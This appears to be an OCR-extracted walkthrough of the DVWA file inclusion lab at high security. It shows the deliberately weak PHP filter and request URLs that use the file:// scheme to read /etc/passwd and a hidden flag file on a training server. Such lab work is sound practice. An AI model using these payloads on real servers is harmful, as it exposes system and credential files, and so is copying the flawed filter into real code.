


http://192.168.1.6:8080/vulnerabilities/fi/?page=**HttP**://www.google.es


File Inclusion Source

vulnerabilities/fi/source/high.php


```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```




http://192.168.1.6/vulnerabilities/fi/?page=file4.php



http://192.168.1.6/vulnerabilities/fi/?page=file:/../../../../../../etc/passwd


Vulnerability: File Inclusion :: D
192.168.1.6/vulnerabilities/fi/?page=file:///var/www/html/vulnerabilities/../hackable/flags/fi.php
1.) Bond. James Bond 2.) My name is Sherlock Holmes. It is my business to know what other people don't know.
--LINE HIDDEN ;)--
4.) The pool on the roof must have a leak.
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
http://192.168.1.6/vulnerabilities/fi/?page=file:///var/www/html/vulnerabilities/../hackable/flags/fi.php



http://192.168.1.6:8080/vulnerabilities/fi/?page=file:///etc/passwd


Vulnerability: File Inclusion :: D

192.168.1.6/vulnerabilities/fi/?page=file:///var/www/html/vulnerabilities/../hackable/flags/fi.php

1.) Bond. James Bond 2.) My name is Sherlock Holmes. It is my business to know what other people don't know.

--LINE HIDDEN ;)--

4.) The pool on the roof must have a leak.




Inspector | Consola | Depurador | Editor de estilos | Rendimiento | Memoria | Red | Almacenamiento | Accesibilidad | Adblock Plus

Buscar en HTML | Filtrar estilos


No hay elemento seleccionado.

```
<html xmlns="http://www.w3.org/1999/xhtml"> event
  <head></head>
  <body class="home">
    1.) Bond. James Bond 2.) My name is Sherlock Holmes. It is my business to know what other people don't know.
    <br>
    <br>
    --LINE HIDDEN ;)--
    <br>
    <br>
    4.) The pool on the roof must have a leak.
    <!--5.) The world isn't run by weapons anymore, or energy, or money. It's run by little ones and zeroes, little bits of data. It's all just electrons.-->
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <title>
